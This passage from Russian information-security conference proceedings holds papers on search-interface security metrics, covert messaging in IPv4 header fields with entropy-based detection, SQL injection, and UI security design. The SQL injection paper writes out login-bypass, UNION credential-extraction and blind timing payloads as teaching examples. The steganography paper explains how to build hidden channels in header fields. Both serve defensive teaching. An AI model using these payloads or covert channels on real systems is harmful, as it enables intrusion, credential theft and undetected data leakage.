где $\Delta\bar{Z}_{\text{дост}}(k)$, $\Delta\bar{Z}_{\text{конф}}(k)$, $\Delta\bar{Z}_{\text{цел}}(k)$, $\Delta\bar{Z}_{\text{дост}}^{\text{тп}}$, $\Delta\bar{Z}_{\text{конф}}^{\text{тп}}$, $\Delta\bar{Z}_{\text{цел}}^{\text{тп}}$ — вектора показателей доступности, конфиденциальности и целостности данных соответственно (в виде их отклонений от требований) на k -ом шаге реализации поисковых запросов и вектора соответствующих требований; $p_{\text{дост}}(k)$, $p_{\text{конф}}(k)$ — условные вероятностей выполнения требований к отклонениям показателей доступности и конфиденциальности на k -ом шаге реализации поисковых запросов, определяемые с учетом (при условии) выполнения требований к отклонениям показателей целостности; $p_{\text{цел}}(k)$ — безусловная вероятность выполнения требований к отклонениям показателей целостности на k -ом шаге реализации поисковых запросов с использованием ИИП на цифровых ресурсах МиСЦОД. Вариант формулировки отдельного вероятностного частного ПЗ, характеризующего, например, такой аспект (грань) защищенности ИИП, как безопасная доступность данных, может быть представлен в виде условной вероятности выполнения требований к отклонениям значений вероятности своевременного защищенного доступа к цифровым ресурсам МиСЦОД $\Delta p_{\text{св дост}}(k)$, среднего времени защищенного доступа к цифровым ресурсам МиСЦОД с использованием ИИП $\Delta T_{\text{ср дост}}(k)$, средней времени до отказа в доступе к цифровым ресурсам МиСЦОД $\Delta T_{\text{о дост}}(k)$ и интенсивности потока отказов в доступе к цифровым ресурсам МиСЦОД $\Delta \lambda_{\text{по дост}}(k)$ по каналам ИИП, рассчитываемой при условии выполнения требований, например, к отклонениям средней доли времени безотказного и защищенного доступа к цифровым ресурсам МиСЦОД с использованием протоколов и каналов ИИП $\Delta I(k)$ (3):

$$p_{\text{дост}}(k) = p(\Delta\bar{Z}_{\text{дост}}(k) \leq \Delta\bar{Z}_{\text{дост}}^{\text{тп}}) = p_{\text{бсд}}(k)[(p_{\text{св дост}}(\Delta p_{\text{св дост}}(k) \leq \Delta p_{\text{св дост}}^{\text{тп}}) \cap \\ \cap p_{\text{ср дост}}(\Delta T_{\text{ср дост}}(k) \leq \Delta T_{\text{ср дост}}^{\text{тп}}) \cap p_{\text{о дост}}(\Delta T_{\text{о дост}}(k) \leq \Delta T_{\text{о дост}}^{\text{тп}}) \cap \\ \cap p_{\text{по дост}}(\Delta \lambda_{\text{по дост}}(k) \leq \Delta \lambda_{\text{по дост}}^{\text{тп}})/(\Delta I(k) \leq \Delta I^{\text{тп}})] \times p_{\text{сдбд}}(k)[(\Delta I(k) \leq \Delta I^{\text{тп}})], \quad (3)$$

где $p_{\text{бсд}}(k)$ — совместная (по вероятности своевременного защищенного доступа к цифровым ресурсам МиСЦОД $(\Delta p_{\text{св дост}}(k) \leq \Delta p_{\text{св дост}}^{\text{тп}})$ и вероятностям выполнения требований к отклонениям среднего времени безопасного (защищенного) доступа $p_{\text{ср дост}}(\Delta T_{\text{ср дост}}(k) \leq \Delta T_{\text{ср дост}}^{\text{тп}})$, среднего средней времени до отказа в доступе к цифровым ресурсам $p_{\text{о дост}}(\Delta T_{\text{о дост}}(k) \leq \Delta T_{\text{о дост}}^{\text{тп}})$ и отклонениям интенсивности потока отказов в доступе $p_{\text{по дост}}(\Delta \lambda_{\text{по дост}}(k) \leq \Delta \lambda_{\text{по дост}}^{\text{тп}})$ условная вероятность выполнения требований к отклонениям показателей безопасного своевременного доступа на k -ом шаге реализации поисковых запросов, определяемая при условии выполнения требований к отклонениям значений средней доли безотказного защищенного доступа к ресурсам МиСЦОД; $p_{\text{сдбд}}(k)[(\Delta I(k) \leq \Delta I^{\text{тп}})]$ — безусловная вероятность выполнения требований к отклонениям средней доли времени безотказного и защищенного доступа.

Заключение. Таким образом, анализ существующих современных подходов к оцениванию защищенности сложных систем и результаты анализа условий функционирования ИИП на цифровых ресурсах МиСЦОД, позволяют говорить о потенциальной возможности и целесообразности синтеза частных ПЗ и формулировки вероятностно-временного обобщенного ПЗ с использованием математического аппарата условных вероятностей выполнения требований к отклонениям частных показателей защищенности интерфейсов такого класса, характеризующих его доступность, конфиденциальность и целостность. Рассмотрен вариант формулировки ЧПЗ, включающий условную вероятностную меру выполнения требований к отклонениям частных параметров защищенности. Предложенный подход прост и универсален, а сочетание метода вероятностной скаляризации и математического аппарата условных вероятностей обуславливает возможность достоверного и оперативного прогнозного анализа защищенности подобных интерфейсов поиска.

СПИСОК ЛИТЕРАТУРЫ

- Исхаков А.Ю., Жарко Е.Ф. Подход к защите интерфейсов управления киберфизической системой от угроз нарушения доступности // Информационные и математические технологии в науке и управлении. 2023. № 1(29). С. 149-157.
- Паращук И.Б., Чечулин А.А. Сущность и содержание задач поиска уязвимостей интерфейсов в интересах безопасного управления беспилотными транспортными средствами «умного города» // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО-2020). IX Международная научно-техническая и научно-методическая конференция; сб. науч. ст. в 4 т. / Под. ред. С.В. Бачевского; сост. А. Г. Владыко, Е.А. Аникевич. СПб.: СПбГУТ, 2020. Т.1. С. 759-763.

3. Парашук И.Б., Чечулин А.А. Защищенность человеко-машинного интерфейса для интеллектуальной транспортной среды // Перспективные направления развития отечественных информационных технологий: материалы VI межрегиональной научно-практической конференции. Севастополь, 22-26 сентября 2020. Севастополь: СевГУ, Т.1, 2020. С. 65-66.
4. Национальный стандарт РФ ГОСТ Р 52633.4-2011. Защита информации. Техника защиты информации. Интерфейсы взаимодействия с нейросетевыми преобразователями биометрии код доступа. М.: СтандартИнформ. 2012. 102 с.
5. Утехин И.В. Поиск и его интерфейсы // Laboratorium: журнал социальных исследований. 2019. № 11(1). С. 152-165.
6. Саяркин В.А., Крюкова Е.С., Парашук И.Б. Средняя за интервал времени оценка защищенности и анализ рисков информационной безопасности интерфейсов взаимодействия робота и оператора // Экстремальная робототехника. Труды 34-й Международной научно-технической конференции «Экстремальная робототехника», 23-24 ноября 2023 г. СПб.: Изд-во ЦНИИ РТК, 2023. С. 19-26.
7. Саяркин В.А., Виноградов В.Р., Парашук И.Б. Контроль эффективности и надежности системы комплексной безопасности для обеспечения защищенности доверенных иммерсивных интерфейсов взаимодействия робота и оператора // Экстремальная робототехника. 2024. № 1(35). С. 27-31.

УДК 004.056.55

ПРИМЕНЕНИЕ СЕТЕВОЙ СТЕГАНОГРАФИИ В СЛУЖЕБНЫХ ПОЛЯХ ЗАГОЛОВКОВ С ОБНАРУЖЕНИЕМ ЧЕРЕЗ СТАТИСТИКУ ПОЛЕ

Старшев Роман Андреевич

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: roman.starshev@mail.ru

Аннотация. В статье рассматриваются возможности для сетевой стеганографии посредством вложения сообщений в служебные поля заголовков пакетов протокола IPv4. Рассмотрены потенциально пригодные для сетевой стеганографии поля. Проанализированы особенности каждого из полей, позволяющие хранить в них текстовую информацию. Выведены возможные способы раскрытия сетевой стеганографии при вложении сообщений в исследованные поля.

Ключевые слова: сетевая стеганография; скрытые сообщения; сетевой анализ; TCP/IP; IPv4; DSCP; ECN; Identification; Source Address.

APPLICATION OF NETWORK STEGANOGRAPHY IN HEADER SERVICE FIELDS WITH DETECTION VIA FIELD STATISTICS

Starshev Roman

The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: roman.starshev@mail.ru

Abstract. The article examines the possibilities of network steganography using message embedding in service fields of IPv4 protocol packet headers. Safe fields of network steganography are considered. The features of each field that allow storing text information in them are analyzed. Possible methods for disclosing network steganography when embedding objects in research fields are proposed.

Keywords: network steganography; hidden messages; network analysis; TCP/IP; IPv4; DSCP; ECN; Identification; Source Address;

Введение. Каждый человек так или иначе задумывается о сохранности своих личных данных при передаче информации в сети интернет. В современном мире, который стоит на пороге открытия полностью функциональных квантовых компьютеров шифрование трафика уже кажется не столь надежной защитой для важных данных, составляющих тайну. Поэтому до сих пор стеганография продолжает сохранять огромную популярность среди исследователей. Стеганография — это наука о сокрытых способах передачи информации. Основной целью стеганографических методов является сокрытие самого факта передачи или хранения какой-либо важной информации. Для передачи информации по сети интернет можно использовать сетевую или канальную стеганографию. При этом из-за огромного количества протоколов передачи данных до сих пор остается множество потенциальных способов применять сетевую и канальную стеганографии для передачи данных.

При изучении поведения заголовков пакетов интернет протокола IP в ранее проведенных исследованиях были выделены наиболее пригодные поля для стеганографических вложений [1, 2].

Таковыми полями являются:

- DSCP (Differentiated Services Codepoint);
- ECN (Explicit Congestion Notification);
- Identification;
- Source Address.

Поля представлены на рис. 1.

Рассмотрим в отдельности особенности полей DSCP, ECN, Identification и Source Address и их свойства, пригодные для стеганографических вложений.

DSCP — используется для разделения трафика на классы обслуживания, отвечает за приоритет обработки пакетов. Ранее поле являлось частью поля ToS (Type of Service), в настоящее время определено в RFC2474 как «Differentiated Services». Размер данного поля 6 бит.

Поле активно применяется в контексте QoS (Quality of Service) сервисами VoIP, мультимедиа и бизнес процессов для обеспечения наименьшей задержки передачи.

ECN — используется для предупреждения о перегрузке сети без потерь пакетов. Является необязательной функцией и присутствует только при использовании DSCP при поддержке технологии обоими хостами канала связи. Ранее являлось частью поля ToS. Размер данного поля составляет 2 бита.




Рис. 1. Структура IP заголовка

Identification — имеет размер 16 бит и используется в основном для идентификации фрагментов пакета. Изначальное значение генерируется псевдослучайным образом, а у фрагментированных пакетов значение в этом поле должно быть одинаковым. При этом первые три бита поля имеют выделенное значение и не могут быть изменены без последствий при принятии сообщения [3]:

Первый бит всегда должен быть 0.

Второй бит показывает значение флага DF (Don't Fragment) и указывает на то, подлежит пакет фрагментации или нет. 0 — подлежит фрагментации; 1 — не подлежит фрагментации

Третий бит показывает значение флага MF (Many Fragments) и указывает на то, является ли данный пакет последним среди очереди фрагментированных. 0 — пакет является последним; 1 — после него идут пакеты.

Псевдослучайное значение не синхронизируется и проверяется только в контексте выбора равнозначных полей среди общей массы пакетов. Таким образом в поле Identification может находиться любое сообщение, выраженное 14-битным числом.

Source Address — используется для записи в него IP адреса источника. Длина поля 32 бита.

Рассмотрим вариант стеганографического вложения сообщений для каждого из перечисленных полей заголовка IPv4.

DSCP — Хотя определения IP ToS используются нечасто, их можно часто встретить в библиотеке `netinet/ip.h` операционных систем Unix или Unix в виде макросов `IP_TOS_FIELDNAME` [4]. Остатки старой терминологии RFC 1349 можно найти в Transmission 2.93 [5], а также в других инструментах, поддерживающих настройку этого поля.

Старый модуль Apache «`mod_ip_tos`», ранее находящийся в дистрибутиве Ubuntu отмечает, что в какой-то момент появился способ использовать несколько битов опций RFC 1349 вместе, что могло способствовать разделению ToS на DSCP и ECN.

DSCP разделяется на 22 класса обслуживания. При этом также продолжают использоваться классы приоритета IP Precedence, которым на смену пришел DSCP. Они имеют 8 классов и разделяют значения с некоторыми классами DSCP [5].

Собственные классы DSCP и наследованные классы IP Precedence приведены в таблице 1.

Таблица 1

Собственные классы DSCP и наследованные классы IP

DSCP Name	DS Field Value (Dec)	IP Precedence (Description)
CS0	0	0: Best Effort
LE	1	n/a
CS1, AF11-13	8,10,12,14	1: Priority
CS2, AF21-23	16,18,20,22	2: Immediate
CS3, AF31-33	24,26,28,30	3: Flash — mainly used for voice signaling
CS4, AF41-43	32,34,36,38	4: Flash Override
CS5, EF	40,46	5: Critical — mainly used for voice RTP
CS6	48	6: Internetwork Control
CS7	56	7: Network Control

В контексте использования поля для стеганографии сообщения могут записываться в виде кода классов обслуживания.

ECN — TCP поддерживает ECN с помощью двух флагов в заголовке IPv4. Комбинации флагов представлены в таблице 2. Первый, ECN-Echo (ECE), используется для возврата сообщения о перегрузке (т.е. для подачи отправителю сигнала о необходимости снизить скорость передачи). Второй, Congestion Window Reduced (CWR), подтверждает получение сообщения о перегрузке. Использование ECN в TCP-соединении необязательно [6].

Таблица 2

Комбинации флагов

Положения флагов	Значение	Коды значений
00	Non ECN-Capable Transport	Not-ECT
01	ECN Capable Transport(1)	ECT(1)
10	ECN Capable Transport(0)	ECT(0)
11	Congestion Experienced	CE

Комбинация флагов 00 показывает незадействованность ECN. Комбинации 01 и 10 часто расцениваются роутерами как равнозначные. Комбинация 11 показывает наблюдаемую перегрузку сети.

Стеганография в данном поле может представлять собой двоичный код, выраженный одним из двух определенных положений флагов. Так, при наличии информации, позволяющей собрать пакеты в ряд (например, известный Source Address), где каждый пакет является одним битом исходного сообщения, становится возможным передача несложных сообщений [7, 8]. Однако стоит понимать, что это поле заголовка анализируется роутерами и может привести к изменениям в канале. Как пример, роутер может посчитать что канал перегружен и изменить правила принятия дальнейших пакетов, а также оповестить устройства об искусственной перегрузке.

Identification — поскольку данное поле формируется на устройстве отправки и проверяется при получении только в контексте нахождения пакетов с такими же полями Source, Destination и Identification данное поле может быть более свободно для отправки сообщений. Однако для записи сообщений в поле Identification необходимо программно обойти механизмы автоматического его заполнения, присутствующие на всех семействах операционных систем. Также сложность для данного метода составляет правило уникальности поля в промежуток времени MDL (Maximum Datagram Lifetime), как правило выраженный двумя минутами. Поскольку для каждого набора принимающего и отправляющего устройства в эти 2 минуты поля ID для нефрагментированных пакетов не могут быть одинаковыми сообщения необходимо разбивать на удовлетворительные временные промежутки либо видоизменять для сохранения уникальности [9].

Source Address — поскольку поле не имеет строгих правил его заполнения (за исключением служебных адресов, присутствующих в любой сети — шлюз по умолчанию, широкоэмитательный адрес и т.п.) поле может свободно меняться и хранить в себе сообщение. Однако поле Source Address может быть заменено если используется преобразование сетевых адресов (NAT, PAT). Данные механизмы автоматически меняют значение поля при переходе пакета по узлам сети.

Рассмотрим статистический вариант реализации определения стеганографического вложения сообщений для перечисленных полей заголовка IPv4.

Поскольку поля перечисленных заголовков могут сравнительно свободно меняться, но при этом если они не заполнены вручную поля заполняются автоматически выявление стеганографических каналов было решено проводить на основе вероятности появления определенных значений. При постоянном или частом вложении данных в поля заголовков меняется вероятность появления определенного значения поля заголовка пакета, проще говоря изменяется закон распределения значения [10, 11].

Суть метода заключается в том, что изначально в компании записывается один или несколько контрольных дампов, вычисляется мера информационной энтропии всех значений определенного поля заголовка протокола IPv4, после этого происходит снятие дампа в сети, вычисление его меры информационной энтропии. В конце происходит сравнение двух значений. Как правило, при передаче текстовой информации мера информационной энтропии уменьшается.

Таким образом данное поле может быть использовано для сокрытия информации, однако только в том случае если на пути нет NAT, PAT и нам не требуется отсылать обратно какие-либо данные.

Заключение. Несмотря на то, что каждое из рассмотренных полей может содержать в себе некоторую текстовую информацию у каждого из них есть свои уникальные черты, которые стоит принимать во внимание при проведении стеганографических вложений ровно, как и черты, которые могут позволить эти стеганографические вложения распознать.

СПИСОК ЛИТЕРАТУРЫ

1. Красов А.В. Метод обнаружения сетевой стеганографии на основе статистического распределения полей сетевых пакетов// Информатика, вычислительная техника и управление. 2022. №4. С. 84-91.
2. Салита, А. С. Выявление полей заголовка протокола Ipv4 пригодных для стеганографических вложений // Региональная информатика (РИ-2020) : XVII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 28–30 октября 2020 года. Часть 2. СПб. : СПОИСУ, 2020. С. 304-305.

3. Specifying Alternate Semantics for the Explicit Congestion Notification (ECN) Field // RFC Editor URL: <https://www.rfc-editor.org/rfc/rfc4774> (дата обращения: 09.09.2025).
4. GitHub URL: <https://github.com/openbsd/src/blob/a8821ab/sys/netinet/ip.h#L72> (дата обращения: 09.09.2025).
5. GitHub URL: <https://github.com/transmission/transmission/blob/2.93/libtransmission/session.c#L269> (дата обращения: 09.09.2025).
6. Definition of the Differentiated Services Field (DS Field) in the IPv4 and IPv6 Headers // RFC Editor URL: <https://www.rfc-editor.org/rfc/rfc2474> (дата обращения: 09.09.2025).
7. Internet protocol. DARPA internet program. Protocol specification // RFC Editor URL: <https://www.rfc-editor.org/rfc/rfc791> (дата обращения: 09.09.2025).
8. Коржик, В. И. Цифровая стеганография : учебник / В. И. Коржик, А. В. Красов. Москва : КноРус, 2023. 324 с.
9. Салита, А. С. Создание стеганографического канала при помощи полей / А. С. Салита, А. В. Красов // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2021. № 2. С. 36-40.
10. Красов, А. В. Метод обнаружения сетевой стеганографии на основе статистического распределения полей сетевых пакетов // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2022. № 4. С. 84-91.
11. Беккель, Л. С. Применение сетевой стеганографии в UDP-потоках для обеспечения безопасной передачи данных / Л. С. Беккель, А. В. Красов, Е. Ю. Герлинг // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки. 2025. № 1. С. 63-67.

УДК 621.396.4

АНАЛИЗ УГРОЗ SQL-ИНЪЕКЦИЙ И МЕТОДОВ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ БАЗ ДАННЫХ

Удальцов Александр Владимирович, Сажина Александра Владимировна,
Удальцова Лилиана Рафилъевна

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: axil2003@yandex.ru, sashasazhina@yandex.ru, Lica883@yandex.ru

Аннотация. SQL-инъекции представляют собой одну из наиболее распространенных и опасных угроз для безопасности баз данных, позволяя злоумышленникам обходить аутентификацию, извлекать конфиденциальные данные или наносить ущерб информационным системам. В статье рассматриваются механизмы реализации SQL-инъекций, включая динамическое построение запросов и использование оператора UNION. Особое внимание уделено методам защиты, включая параметризованные запросы, ограничение прав доступа и проверку пользовательского ввода. Анализ угроз SQL-инъекций подчеркивает важность разделения кода и данных для предотвращения атак. Работа направлена на разработчиков и специалистов по информационной безопасности, подчеркивая необходимость постоянного мониторинга и совершенствования защитных мер.

Ключевые слова: база данных; запрос; SQL-инъекции; конфиденциальность; фреймворк.

ANALYSIS OF SQL INJECTION THREATS AND DATABASE SECURITY TECHNIQUES

Udaltsov Aleksander, Sazhina Aleksandra, Udaltsova Liliana

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: axil2003@yandex.ru, sashasazhina@yandex.ru, Lica883@yandex.ru

Abstract. SQL injections are one of the most common and dangerous threats to database security, allowing attackers to bypass authentication, extract confidential data, or damage information systems. The article discusses the mechanisms for implementing SQL injections, including dynamic query construction and the use of operators such as UNION. Special attention is paid to security methods, including parameterized queries, access restrictions, and user input verification. The analysis highlights the importance of separating code and data to prevent attacks. The work is aimed at developers and information security specialists, emphasizing the need for continuous monitoring and improvement of protective measures.

Keywords: database; query; SQL injection; privacy; framework.

Введение. В условиях цифровизации ключевые процессы частных и государственных сервисов зависят от эффективного хранения, обработки и извлечения больших объемов данных. Основным инструментом для управления данными являются базы данных (БД), взаимодействие с которыми осуществляется преимущественно с использованием языка структурированных запросов (SQL). SQL — стандартизированный язык программирования, выполняющий функции создания, управления БД; добавление, изменение и удаление БД; управление доступом. Надежность и эффективность работы БД критически важны для функционирования современных информационных систем. Широкое использование БД порождает значительные риски, среди которых, наиболее опасным является угроза SQL-инъекции. Данная техника атак использует уязвимости в коде приложений, взаимодействующих с БД, внедряя вредоносные SQL-команды. Это позволяет злоумышленникам обходить аутентификацию, получать доступ к конфиденциальной информации, модифицировать или уничтожать данные, а также захватывать контроль над сервером БД. Понимание механизмов SQL-инъекций и методов защиты от них является критически важным для разработчиков и специалистов в сфере информационной безопасности.

SQL-инъекции основаны на некорректной обработке пользовательского ввода в приложениях, взаимодействующих с БД [1]. Рассмотрим типичный сценарий, где веб-приложение выступает посредником между пользователем и системой управления базами данных (СУБД). Пользователь вводит данные, например, логин и пароль, которые приложение вставляет в шаблон SQL-запроса. Пример такого запроса: «SELECT * FROM users WHERE login = 'userInputLogin' AND password = 'userInputPassword';».

Уязвимость возникает при динамическом построении запросов путем конкатенации строк, когда пользовательский ввод напрямую включается в SQL-запрос без предварительной проверки. Злоумышленник может ввести, например, «' OR '1'='1'» в поле логина, что трансформирует запрос в «SELECT * FROM users WHERE login = " OR '1'='1' AND password = '...';».

Условие «'1'='1'» всегда истинно, что позволяет запросу вернуть всех пользователей из таблицы «users». Если приложение использует первую возвращенную запись для аутентификации, злоумышленник получает несанкционированный доступ.

Другой пример — использование оператора «UNION» для извлечения данных [2]. В форме поиска товаров запрос может иметь вид «SELECT * FROM products WHERE name LIKE '%userSearchInput%';».

Если злоумышленник введет «' UNION SELECT username, password FROM users --'», запрос преобразуется в виде «SELECT * FROM products WHERE name LIKE '%' UNION SELECT username, password FROM users -- %';».

Оператор «UNION» объединяет результаты двух запросов, позволяя извлечь конфиденциальные данные, такие как логины и пароли пользователей. Даже при отсутствии прямого вывода результатов запроса возможны «слепые» SQL-инъекции, основанные на анализе поведения приложения, например, времени ответа сервера при выполнении условий вроде «IF SUBSTRING(password, 1, 1) = 'a' THEN WAITFOR DELAY '0:0:5';».

Таким образом, SQL-инъекции возможны из-за отсутствия разделения кода и данных, что позволяет злоумышленнику манипулировать логикой запросов.

Для предотвращения SQL-инъекций необходимо исключить прямое включение пользовательского ввода в SQL-запросы. Основным методом является использование параметризованных запросов (подготовленных выражений), где данные передаются отдельно от SQL-кода [3]. Пример параметризованного запроса: «SELECT * FROM users WHERE login = ? AND password = ?;».

В запросе символ «?» называется специальными символами или маркерами в параметризованных SQL-запросах, которые используются для обозначения мест, куда будут безопасно подставлены пользовательские данные, заменяемые СУБД безопасным образом. Дополнительно рекомендуется использовать объектно-реляционные отображения (ORM), предоставляемые современными фреймворками, которые абстрагируют взаимодействие с БД. Проверка пользовательского ввода на уровне приложения (например, ограничение символов для логина буквами и цифрами) и минимизация прав доступа к БД также снижают риски [4]. Например, использование учетной записи с ограниченными привилегиями для выполнения запросов ограничивает потенциальный ущерб.

Заключение. Таким образом, SQL-инъекции остаются одной из наиболее опасных угроз для безопасности баз данных, позволяя злоумышленникам обходить аутентификацию, получать несанкционированный доступ к конфиденциальной информации и даже нарушать целостность информационных систем. Основными причинами уязвимостей являются недостаточная обработка пользовательского ввода и отсутствие разделения кода и данных. Применение параметризованных запросов, ограничение прав доступа к базам данных и использование современных фреймворков позволяют значительно снизить риски. Однако защита от SQL-инъекций требует комплексного подхода, включая регулярное обновление программного обеспечения, обучение разработчиков и мониторинг систем. Только постоянное внимание к этим аспектам обеспечивает устойчивость приложений к атакам и сохранность конфиденциальной информации.

СПИСОК ЛИТЕРАТУРЫ

1. Соколин, Д. Д. Методы комплексного обеспечения безопасности SQL-сервера от атак типа SQL-инъекции / Соколин Д. Д., Тимохович А. С. // Academy. 2017. № 3(18). С. 7-9.
2. Ильичев, В. Ю. Исследование уязвимостей серверов, использующих SQL-запросы, путём внедрения SQL-инъекций / Ильичев В. Ю., Сосулев Л. Г., Носов Г. Д. // Системный администратор. 2024. № 11(264). С. 92-95.
3. Хаертдинов, А. Х. Разработка программного обеспечения по предотвращению угроз SQL инъекций в исходном коде / Хаертдинов А. Х., Кашапов Т. И. // МНПК-2024 : материалы Всероссийской молодежной научно-практической конференции, Казань, 27–29 мая 2024 года. Казань: ИП Сагиев А.Р., 2024. С. 260-263.
4. Федорова, П. К. Защита от SQL-инъекций / Федорова П. К., Буковский В. В., Мельникова Е. А. // Наука. Производство. Образование : Материалы Третьей Всероссийской научно-технической конференции, Москва, 03–05 апреля 2024 года. Москва: Российский государственный социальный университет, 2024. С. 49-56.



ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

УДК 004.4:004.5:004.056

ТРЕБОВАНИЯ, ПРЕДЪЯВЛЯЕМЫЕ К ДИЗАЙНУ ПОЛЬЗОВАТЕЛЬСКОГО ИНТЕРФЕЙСА, НАКЛАДЫВАЕМЫЕ НЕОБХОДИМОСТЬЮ СОБЛЮДЕНИЯ МЕР ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Ананьева Варвара Яновна, Назаренко Дарья Эдуардовна

Санкт-Петербургский государственный электротехнический университет «ЛЭТИ» им. В.И. Ульянова (Ленина)

Профессора Попова ул., 5, Санкт-Петербург, 197022, Россия

e-mails: viaananeva@etu.ru, denazarenko@etu.ru

Аннотация. В статье рассматривается использование принципов информационной безопасности при проектировании пользовательского интерфейса. Проектирование интерфейса рассматривается с двух взаимосвязанных точек зрения — UX- и UI-проектирования — проектирования логики работы пользовательского интерфейса и его графического представления.

Ключевые слова: информационная безопасность; проектирование пользовательского интерфейса; UX-проектирование; UI-проектирование; безопасность пользовательского интерфейса.

USER INTERFACE DESIGN REQUIREMENTS IMPOSED BY THE INFORMATION SECURITY MEASURES

Ananeva Varvara, Nazarenko Daria

Saint Petersburg Electrotechnical University

5 Professor Popov St, St. Petersburg, 197022, Russia

e-mails: viaananeva@etu.ru, denazarenko@etu.ru

Abstract. The use of information security principles in user interface design is discussed in the article. User interface design is considered from two interrelated points of view — UX- and UI-design — designing the logic of the user interface and its graphical view.

Keywords: information security; user interface design; UX-design; UI-design; user interface security.

Введение. При создании различных информационных систем необходимо уделять внимание информационной безопасности (ИБ) не только при проектировании архитектуры системы, но также и при проектировании интерфейса пользователя. Проектирование пользовательского интерфейса по-другому еще называется UX/UI-дизайном. В данном названии хорошо показано разделение двух взаимосвязанных аспектов взаимодействия пользователя с системой — проектирование внешнего вида системы (UI, User Interface, пользовательский интерфейс), т.е. создание визуальных элементов, стиля, использование цветов, шрифтов, и второго аспекта — взаимодействия пользователя с системой (UX, User Experience, пользовательский опыт), т.е. этапа, на котором создается структура интерфейса, продумывается логика работы системы.

Применение принципов информационной безопасности в UX-проектировании. На данном уровне информационная безопасность реализуется не через технические механизмы, а через архитектуру пользовательских потоков, которые накладывают ограничения на возможные варианты поведения пользователя, стремясь сделать его безопасным [1]. Пользователь не должен выбирать между безопасностью и удобством. Напротив, безопасное действие должно быть наиболее естественным и наименее затратным по усилиям.

Рассмотрим некоторые принципы, используемые в UX-проектировании, основанные на ИБ:

1. Пользователь — не «слабое звено» (Users are not the ‘weakest link’). Одной из первых работ, переосмысливших роль пользователя в безопасности, стала статья [2]. Пользователь не является «слабым звеном» — им становится система, которая противопоставляет безопасность и выполнение задач. Авторы вводят концепцию usable security — безопасности, спроектированной с учетом человеческого поведения. Например, сложные правила к паролям (регулярная смена, запрет на повторение) приводят к использованию небезопасных практик: записывание паролей, использование шаблонов. Таким образом, можно сделать вывод, что безопасность должна быть интегрирована в UX, а не навязана извне.

2. Безопасность по умолчанию (Secure by default) и адаптивная безопасность (Adaptive security). Одним из UX-решений в области ИБ является активация защитных механизмов по умолчанию, без необходимости выбора со стороны пользователя. Исследования показывают, что даже при наличии опции включения

двухфакторной аутентификации (2FA), большинство пользователей ее не активируют, если это не сделано автоматически. При этом следует также учитывать более сложный, но удобный для пользователя подход, при котором защитные меры активируются контекстно, а не автоматически. Например, двухфакторная аутентификация запрашивается только при подозрительной активности (изменение IP, нестандартное время входа и др.), а не при каждом использовании системы.

3. Управление когнитивной нагрузкой. Еще одна причина, по которой пользователи игнорируют меры безопасности — усталость от предупреждений. Если система постоянно показывает сообщения вроде «Этот сайт может быть небезопасен», пользователь начинает закрывать их рефлексивно, не читая. Поэтому предупреждения с пояснением последствий (например, «Ваш пароль может быть украден») значительно эффективнее, чем технические формулировки (например, «SSL-сертификат недействителен»).

Данный список может быть расширен, но применение данных принципов уже снизит риск появления ошибок, связанных с человеческим фактором, и повысит общую защищенность системы без ущерба для удобства.

Применение принципов информационной безопасности в UI-проектировании. В отличие от UX, который определяет логику и структуру взаимодействия пользователя с системой, UI отвечает за то, как пользователь воспринимает безопасность системы визуально. Хотя в последние годы значительно выросло осознание важности интеграции ИБ в UX-проектирование, вопросы применения ИБ в UI-дизайне остаются менее изученными, но не менее важными [3-5].

Рассмотрим некоторые существующие подходы к UI-проектированию с учетом ИБ:

1. Использование цветовой палитры. Цветовая схема играет критическую роль: пользователи ассоциируют зеленый цвет с безопасностью, но при этом не все пользователи замечают зеленые индикаторы из-за их привычности. Также чрезмерное использование красного цвета приводит к усталости от предупреждений, как выше было рассмотрено для UX — пользователи начинают игнорировать все предупреждения. Таким образом применение только привычной цветовой гаммы необходимо пересмотреть. Необходимо создание нескольких уровней визуальной защиты (данный подход плавно перетекает в UX):

- первый уровень — индикаторы безопасности (замок, зеленый цвет);
- второй уровень — контекстные подсказки при подозрительной активности;
- третий уровень — многофакторная аутентификация с понятными инструкциями.

